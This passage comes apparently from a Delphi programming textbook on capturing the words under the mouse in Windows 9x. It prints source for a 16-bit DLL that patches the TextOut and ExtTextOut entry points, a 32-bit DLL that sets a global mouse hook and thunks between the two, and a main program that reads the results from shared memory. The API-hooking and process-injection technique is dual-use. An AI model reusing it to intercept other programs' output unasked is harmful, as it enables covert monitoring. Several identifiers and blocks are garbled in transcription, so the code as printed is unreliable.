NewOffset:=Ofs(MyTextOut);
{修改入口为跳转到自定义函数的入口}
NewAddr[0][0]:=$EA;
NewAddr[0][1]:=Lo(NewOffset);
NewAddr[0][2]:=Hi(NewOffset);
NewAddr[0][3]:=Lo(NewSegment);
NewAddr[0][4]:=Hi(NewSegment);
{开始修改}
PByte(Ptr(DsSegment,Offset))^:=NewAddr[0][0];
PByte(Ptr(DsSegment,Offset+1))^:=NewAddr[0][1];
PByte(Ptr(DsSegment,Offset+2))^:=NewAddr[0][2];
PByte(Ptr(DsSegment,Offset+3))^:=NewAddr[0][3];
PByte(Ptr(DsSegment,Offset+4))^:=NewAddr[0][4];

already[0]:=true;
FreeSelector(DsSegment);{释放段}
end;
end;

{修改 ExTextOut 函数的起始 5 个字节}
procedure HookExTextOut;
var
    segment,Exoffset,ExDsSegment,ExNewSegment,ExNewOffset:Word;
begin
    asm
        push es
        push ds
        pusha
        push ax
        mov ax,seg oldaddr[1]
        mov ds,ax
        mov es,ax

```

```

        pop ax
    end;
    if not already[1] then{如果还没有 Hook}
    begin
        Segment:=Seg(EXTTextOut); {取 TextOut 所在段选择符及偏移}
        ExOffset:=Ofs(EXTTextOut);
        {取与代码段有相同基址的可写数据段别名}
        ExDsSegment:=AllocCStoDSAlias(Segment);

        {保存原函数前 5 个字节}
        OldAddr[1][0]:=PByte(Ptr(ExDsSegment,ExOffset+0))^;
        OldAddr[1][1]:=PByte(Ptr(ExDsSegment,ExOffset+1))^;
        OldAddr[1][2]:=PByte(Ptr(ExDsSegment,ExOffset+2))^;
        OldAddr[1][3]:=PByte(Ptr(ExDsSegment,ExOffset+3))^;
        OldAddr[1][4]:=PByte(Ptr(ExDsSegment,ExOffset+4))^;

        ExNewSegment:=Seg(MyExtTextOut);
        ExNewOffset:=Ofs(MyExtTextOut);
        {函数入口改为跳转到自定义函数入口}
        NewAddr[1][0]:=$EA;
        NewAddr[1][1]:=Lo(ExNewOffset);
        NewAddr[1][2]:=Hi(ExNewOffset);
        NewAddr[1][3]:=Lo(ExNewSegment);
        NewAddr[1][4]:=Hi(ExNewSegment);

        {开始修改}
        PByte(Ptr(ExDsSegment,ExOffset))^:=NewAddr[1][0];
        PByte(Ptr(ExDsSegment,ExOffset+1))^:=NewAddr[1][1];
        PByte(Ptr(ExDsSegment,ExOffset+2))^:=NewAddr[1][2];
        PByte(Ptr(ExDsSegment,ExOffset+3))^:=NewAddr[1][3];
        PByte(Ptr(ExDsSegment,ExOffset+4))^:=NewAddr[1][4];
        already[1]:=true;
        {释放段}
        FreeSelector(ExDsSegment);
    end;
asm
    popa
    pop ds
    pop es
end;
end;

{恢复 TextOut 函数}
procedure unHookTextOut;

```

```

var
    segment,offset,Exoffset,DsSegment,ExDsSegment:word;
begin
    asm
        {保存段寄存器和段的内容}
        push es
        push ds
        pusha
        push ax
        mov ax,seg oldaddr[0]
        mov ds,ax
        mov es,ax
        pop ax
    end;
    if already[0] then{如果已经 Hook}
    begin
        Segment:=Seg(TextOut);
        Offset:=Ofs(TextOut);
        {取与代码段有相同基址的可写数据段别名}
        DsSegment:=AllocCStoDSAlias(Segment);

        {恢复函数}
        PByte(Ptr(DsSegment,Offset))^:=OldAddr[0][0];
        PByte(Ptr(DsSegment,Offset+1))^:=OldAddr[0][1];
        PByte(Ptr(DsSegment,Offset+2))^:=OldAddr[0][2];
        PByte(Ptr(DsSegment,Offset+3))^:=OldAddr[0][3];
        PByte(Ptr(DsSegment,Offset+4))^:=OldAddr[0][4];

        FreeSelector(DsSegment);
        already[0]:=false;
    end;
    asm
        popa
        pop ds
        pop es
    end;
end;

{恢复 ExTextOut 函数}
procedure unHookExTextOut;
var
    segment,offset,Exoffset,
    DsSegment,ExDsSegment:word;
begin

```

```

asm
    push es
    push ds
    pusha
    push ax
    mov ax,seg oldaddr[1]
    mov ds,ax
    mov es,ax
    pop ax
end;
if already[1] then{如果已经 Hook}
begin
    Segment:=Seg(EXTTextOut);
    ExOffset:=Ofs(EXTTextOut);
    {取与代码段有相同基址的可写数据段别名}
    ExDsSegment:=AllocCStoDSAlias(Segment);
    {恢复原函数}
    PByte(Ptr(ExDsSegment,ExOffset+0))^:=OldAddr[1][0];
    PByte(Ptr(ExDsSegment,ExOffset+1))^:=OldAddr[1][1];
    PByte(Ptr(ExDsSegment,ExOffset+2))^:=OldAddr[1][2];
    PByte(Ptr(ExDsSegment,ExOffset+3))^:=OldAddr[1][3];
    PByte(Ptr(ExDsSegment,ExOffset+4))^:=OldAddr[1][4];

    FreeSelector(ExDsSegment);
    already[1]:=false;
end;
asm
    popa
    pop ds
    pop es
end;
end;

{开始截取 TextOut、ExTextOut 函数}
function TextHookCreate:boolean;
begin
    HookTextOut;
    HookExTextOut;
    result:=true;
end;

{暂停截取 TextOut、ExTextOut 函数}
function TextHookFree:boolean;

```

```

begin
    unHookTextOut;
    unHookExTextOut;
    result:=true;
end;

```

```
end.
```

10.2.2.2 32 位 DLL 源代码分析

32 位 DLL 实现鼠标钩子功能，并有效地与 16 位 DLL 进行通信，把取词的结果传递给主程序。与 16 位 DLL 进行通信是通过 QThunku 单元来实现的，把取词的结果传递给主程序是通过内存映像文件、消息来传递的。

1. 32 位 DLL 源代码

32 位 DLL 源代码如下(见光盘中的“Windows 9x 16 位、32 位取词# \主程序陷阱式 \GetWord32”目录):

```

unit UnitHookDLL;
interface
uses Windows, Messages, Dialogs, SysUtils, UnitHookType, Math;

type
    THandle16 = Word;
function OpenGetKeyHook(sender: HWND; MessageID: WORD): Boolean; stdcall;
function CloseGetKeyHook: Boolean; stdcall;

var
    pShMem: PShareMem;
    hMappingFile: THandle;
    FirstProcess: boolean;
    pFuncCreate, pFuncFree, pFuncCheck: Pointer;
    hInst16: THandle;
    MessageHook: HHOOK;

{$STACKFRAMES On}
implementation

uses QTThunku;

{执行 16 位代码实现 API Hook}
function SetGDIHook: boolean; stdcall;
begin
    result := false;
    if pFuncCreate = nil then exit;
    asm
        pushad
        push ebp

```

```

    sub esp,$2c
    mov edx, pFuncCreate {函数地址}
    mov ebp,esp
    add ebp,$2c
    {利用 Thunk 执行 16 位下的函数，函数地址保存在 edx 中}
    call QT_Thunk
    add esp,$2c
    pop ebp
    mov byte ptr @result,al

    popad
end;
end;

```

{执行 16 位代码下取消 API Hook}

function UnSetGDIFHook: boolean; stdcall;

begin

result := false;

if pFuncFree = nil then exit;

asm

{保寄存器的值}

pushad

push ebp

sub esp,\$2c

mov edx, pFuncFree {函数地址}

mov ebp,esp

add ebp,\$2c

{利用 Thunk 执行 16 位下的函数，函数地址保存在 edx}

call QT_Thunk

add esp,\$2c

pop ebp

mov byte ptr @result,al

popad

end;

end;

{检查 16 位代码是否成功取词}

function CheckBuf: boolean; stdcall;

var

asd1, asd2: pchar;

begin

result := false;

if pFuncCheck = nil then exit;

```

{分配固定的内存，提供与 16 位代码交换数据}
asd1 := GlobalAllocPtr16(GPTR, MAXBUF);
{16 位指针转换为 32 位指针}
asd2 := Ptr16To32(asd1);
asm
    {保存寄存器的值}
    pushad
    push ebp
    sub esp,$2c
    push asd1 {第一个参数。最多支持两个参数}
    mov edx, pFuncCheck{函数地址}
    mov ebp,esp
    add ebp,$2c
    call QT_Thunk
    add esp,$2c
    pop ebp
    mov byte ptr @result,al
    popad
end;
if result then
begin
    {拷贝数据到共享内存中}
    strcpy(@pShMem^.Text, asd2, MAXBUF);
end;
{释放 16 位指针}
GlobalFreePtr16(asd1);
end;

{遍历所有菜单项}
procedure IterateThroughItems(WND:HWND;menu:Hmenu;p:TPoint;Level:integer);
var
    i:integer;
    info:TMenuItemInfo;
    rec:TRect;
begin
    for i:=0 to GetMenuItemCount(menu)-1 do {遍历所有子菜单项}
    begin
        fillchar(info,sizeof(info),0);
        info.cbSize:=sizeof(info);
        info.fMask:=MIIM_TYPE or MIIM_SUBMENU;
        info.cch:=256;
        getmem(info.dwTypeData,256);
        {取菜单文字}
        GetMenuItemInfo(menu,i,true,info);
    end;
end;

```

```

    {取菜单坐标}
    GetMenuRect(wnd,menu,i,rec);
    {如果鼠标在菜单的矩形区域内}
    if (rec.Left<=p.X)and(p.X<=rec.Right)and(rec.Top<=p.Y)
        and (p.Y<=rec.Bottom) then
    if (info.cch<>0) then
    begin
        {取出菜单文字}
        strcpy(pShMem^.Text,info.dwTypeData,min(info.cch,MAXBUF));
        {发送 WM_MOUSESEPT 成功取词的消息给主程序}
        PostMessage(pShMem^.hMainWnd, WM_MOUSESEPT, 2, 2);
    end;
    if info.hSubMenu<>0 then{如果它有下级子菜单，则递归调用}
    begin
        IterateThroughItems(wnd,info.hSubMenu,p,Level+1);
    end;
end;
end;

{定时器，每 20ms 被调用一次}
procedure fOnTimer(theWnd: HWND; msg, idTimer: Cardinal; dwTime: DWORD);
stdcall;
var
    InvalidRect: TRECT;
    hwndPtIn: HWND;
    buffer:array[0..255]of char;
    menu:Hmenu;
begin
    pShmem^.nTimePassed := pShmem^.nTimePassed + 1;
    if pShmem^.nTimePassed = 10 then{如果鼠标停留了 0.2 秒}
    begin
        {获取当前鼠标点的窗口（等效于 Delphi 的控件）句柄}
        hwndPtIn := WindowFromPoint(pshmem^.pMouse);
        {屏幕坐标转换为窗口（等效于 Delphi 的控件）客户区的坐标}
        ScreenToClient(hwndPtIn, pshmem^.pMouse);
        setGDIPHook;{开始 API Hook}
        {如果客户区的坐标为负值，则说明鼠标位于菜单或标题的上空}
        if(pshmem^.pMouse.x<0)or(pshmem^.pMouse.y<0) then
        begin
            {读取并设置标题，让其重绘}
            Getwindowtext(hwndPtIn,buffer,sizeof(buffer)-1);
            Setwindowtext(hwndPtIn,buffer);
            {客户区坐标恢复为屏幕坐标}
            ClientToScreen(hwndPtIn, pshmem^.pMouse);
        end;
    end;
end;

```



```

        {取出当前的菜单}
        menu:=GetMenu(hwndPtlIn);
        {遍历所有菜单，判断是否位于鼠标下方}
        IterateThroughItems(hwndPtlIn,menu,pshmem^.pMouse,1);
    end
else begin {否则，说明鼠标位于客户区}
    InvalidRect.left := pshmem^.pMouse.x;
    InvalidRect.top := pshmem^.pMouse.y;
    InvalidRect.Right := pshmem^.pMouse.x + 1;
    InvalidRect.Bottom := pshmem^.pMouse.y + 1;
    {重绘客户区}
    InvalidateRect(hwndPtlIn, @InvalidRect, false);
end;
end
else if pShmem^.nTimePassed >= 11 then
begin
    pShmem^.nTimePassed := 11;
    {检查 16 位 DLL 的文字缓冲区}
    if CheckBuf then
        {2 是自定义值，表示成功取词}
        PostMessage(pShMem^.hMainWnd, WM_MOUSESEPT, 2, 2);
    end;
end;
end;

{鼠标钩子}
function MouseHookProc(nCode: integer; wPar: WParam; lPar: LParam): IResult; stdcall;
var
    pMouseInf: TMouseHookStruct;
begin
    pShmem^.nTimePassed := 0;
    UnSetGDIFHook; {取消 API Hook}
    if (nCode >= 0) and ((wPar=WM_MOUSEMOVE)or(wPar=WM_NCMouseMove)) then
    begin
        pMouseInf := (PMouseHookStruct(lPar))^;
        if (pShMem^.pMouse.x <> pMouseInf.pt.x) or
            (pShMem^.pMouse.y <> pMouseInf.pt.y) then
        begin
            if nCode = HC_NOREMOVE then
                pShMem^.fStrMouseQueue := 'Not removed from the queue'
            else
                pShMem^.fStrMouseQueue := 'Removed from the queue';
            {鼠标所在的位置}
            pShMem^.pMouse := pMouseInf.pt;
            {鼠标所在的窗口句柄}

```

```

        pShMem^.hHookWnd := pMouseInf.hwnd;
        {发送鼠标位置消息}
        PostMessage(pShMem^.hMainWnd, WM_MOUSESEPT, 1, 1); {1 表示是鼠标消息}
    end;
    pShMem^.hHookWnd := pMouseInf.hwnd;
end;

Result := CallNextHookEx(MessageHook, nCode, wPar, lPar);
end;

{设置鼠标钩子，并把 DLL 注入其他进程}
function OpenGetKeyHook(sender: HWND; MessageID: WORD): BOOL; stdcall;
begin
    {设置定时器}
    pShMem^.fTimerID := SetTimer(0, 0, 20, @fOnTimer);
    {添加鼠标钩子}
    MessageHook := SetWindowsHookEx(WH_MOUSE, MouseHookProc, HInstance, 0);
    result := true;
end;

{关闭鼠标钩子}
function CloseGetKeyHook: BOOL; stdcall;
begin
    {关闭定时器}
    KillTimer(0, pShMem^.fTimerID);
    {取消钩子}
    UnhookWindowsHookEx(MessageHook);
    {取消取词}
    UnSetGDIHook;
    result := true;
end;

initialization
    {如果映射文件已经存在则打开}
    hMappingFile := OpenFileMapping(FILE_MAP_WRITE, False,
        MappingFileName);
    if hMappingFile = 0 then
    begin
        {创建映射文件}
        hMappingFile := CreateFileMapping($FFFFFFFF,
            nil, PAGE_READWRITE, {页面为可读写}
            0, SizeOf(TShareMem), PChar(MappingFileName));
        FirstProcess := true; {这是第一个进程，即主程序}
    end
end

```

```

else FirstProcess := false;
if hMappingFile <> 0 then
begin
    {句柄 pShMem 指向映射文件地址}
    pShMem := PShareMem(MapViewOfFile(hMappingFile,
        FILE_MAP_WRITE, 0, 0, 0));
    if pShMem = nil then
    begin
        CloseHandle(hMappingFile);
        ShowMessage('不能建立共享内存!');
        exit;
    end
end;
if FirstProcess then
begin
    MessageHook := 0;
end;
pFuncFree := nil;
pFuncCreate := nil;
pFuncCheck := nil;
pshmem^.nTimePassed := 0;{鼠标停留的时间}
{载入 16 位 DLL，必须用 LoadLibrary16}
hInst16 := LoadLibrary16('GetWord.DLL');
{载入成功}
if hInst16 >= 32 then
begin
    {取函数或过程的地址}
    pFuncCreate := GetProcAddress16(hInst16, 'TextHookCreate');
    pFuncFree := GetProcAddress16(hInst16, 'TextHookFree');
    pFuncCheck := GetProcAddress16(hInst16, 'checkbuf');
    if (pFuncCreate = nil) or (pFuncFree = nil) or (pFuncCheck = nil) then
    begin
        pFuncCreate := nil;
        pFuncFree := nil;
        pFuncCheck := nil;
    end;
end
else begin
    showmessage('打开 16 位 DLL 错误');
    exit;
end;
finalization
    FreeLibrary16(hInst16);
    UnMapViewOfFile(pShMem);

```

```
CloseHandle(hMappingFile);
```

```
end.
```

2. 公共单元

在公共单元里定义了常量、内存映像文件等结构，32 位 DLL 程序和主程序都使用到公共单元文件。以下为程序源代码：

```
unit UnitHookType;
```

```
interface
```

```
uses windows, messages;
```

```
const
```

```
MaxStringLen = 100;
```

```
MAXBUF = 100;
```

```
WM_MOUSEPT = WM_USER + 1138;
```

```
MappingFileName = 'Mapping File GetWord16';
```

```
type
```

```
PPointer = ^Pointer;
```

```
TShareMem = packed record
```

```
hMainWnd: HWND; {主应用窗口}
```

```
hHookWnd: HWND; {鼠标所在窗口}
```

```
pMouse: TPoint; {鼠标信息}
```

```
fStrMouseQueue: array[0..MaxStringLen] of Char; {鼠标信息串}
```

```
nTimePassed: integer; {鼠标暂停时间}
```

```
bCanSpyNow: Boolean; {开始取词}
```

```
{钩子函数句柄}
```

```
Text: array[0..MAXBUF] of Char; {返回所取的字符串}
```

```
fTimerID: Cardinal;
```

```
end;
```

```
PShareMem = ^TShareMem;
```

```
implementation
```

```
end.
```

10.2.2.3 取词的主程序

前面介绍的是屏幕取词的核心 DLL 模块，其中 32 位 DLL 的导出函数有 `OpenGetKeyHook` 和 `CloseGetKeyHook`，分别用于“开始取词”、“暂停取词”功能。此外，DLL 与主程序的数据共享是通过内存映像文件来实现，DLL 利用消息通知主程序“取词成功”，主程序就可以从映像文件中读取数据。其中，主程序接收消息的函数声明如下：

```
procedure getMouseInfo(var theMess:TMessage); message WM_MOUSEPT;
```

根据 `theMess.lparam` 参数处理不同的消息，1 表示鼠标的移动，2 表示取词成功。

主程序源代码如下(见光盘中的“Windows 9x 16 位、32 位取词#\主程序陷阱式\GetWordExe”目录):

```
unit main;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls,
  UnitHookType;

type
  TForm1 = class(TForm)
    Button1: TButton;
    Label1: TLabel;
    Label2: TLabel;
    procedure Button1Click(Sender: TObject);
    procedure FormClose(Sender: TObject; var Action: TCloseAction);
    procedure FormCreate(Sender: TObject);

  private
    { Private declarations }
    hMapObj: THandle;
    pShMem: PShareMem;
    fWndClosed: boolean;{主程序是否正在退出}
    procedure getMouseInfo(var theMess: TMessage); message WM_MOUSESEPT;
  public
    { Public declarations }

  end;
var
  Form1: TForm1;

implementation

{$R *.DFM}

{调用 32 位的 DLL 进行取词}

function OpenGetKeyHook(sender: HWND; MessageID: WORD): Boolean; stdcall;
external 'GetWord32.DLL';{开始取词}
function CloseGetKeyHook: Boolean; stdcall; external 'GetWord32.DLL';
{暂停取词}
```

```

procedure TForm1.Button1Click(Sender: TObject);
begin
    if button1.caption = '取词' then
    begin
        OpenGetKeyHook(Form1.Handle, WM_MOUSEPT);
        button1.caption := '取消';
    end
    else begin
        CloseGetKeyHook;
        button1.caption := '取词';
    end;
end;

procedure TForm1.getMouseInfo(var theMess: TMessage);
begin
    if fWndClosed then {如果主程序正在退出}
        Exit;
    if theMess.LParam = 1 then
    begin {获取鼠标信息}
        Label1.caption := format('X:%d Y:%d HWND:%X %s', [pShMem^.pMouse.x,
pShMem^.pMouse.y, pShMem^.hHookWnd,
        string(@pShMem^.fStrMouseQueue)]);
        Label2.caption := "";
    end
    else if theMess.LParam = 2 then
    begin
        {取词成功，获取缓冲区数据}
        Label1.caption := format('X:%d Y:%d HWND:%X ', [pShMem^.pMouse.x,
pShMem^.pMouse.y, pShMem^.hHookWnd]);
        Label2.caption := string(pShMem^.Text);
    end;
end;

procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction);
begin
    if button1.caption <> '取词' then
        Button1Click(Sender);
end;

procedure TForm1.FormCreate(Sender: TObject);
begin
    SetForegroundWindow(self.Handle);
    hMapObj := OpenFileMapping(FILE_MAP_WRITE, {获得完全访问权}
        False,

```

```

        LPCTSTR(MappingFileName)); {内存映射文件的名字}
if hMapObj = 0 then
begin
    ShowMessage('Cannot locate the Share Memory Block!');
    Halt;
end;
{pShMem 指向内存映象文件}
pShMem := PShareMem(MapViewOfFile(hMapObj,
    FILE_MAP_WRITE, 0, 0, 0));
if pShMem = nil then
begin
    ShowMessage('Map File Mapping Failed! Error ' + IntToStr(GetLastError));
    CloseHandle(hMapObj);
    Halt;
end;

FillChar(pShMem^, SizeOf(TShareMem), 0);
pShMem^.hMainWnd := Self.Handle;
fWndClosed := false;
end;

end.

```

执行结果如图 10-5 所示。




图 10-5 屏幕取词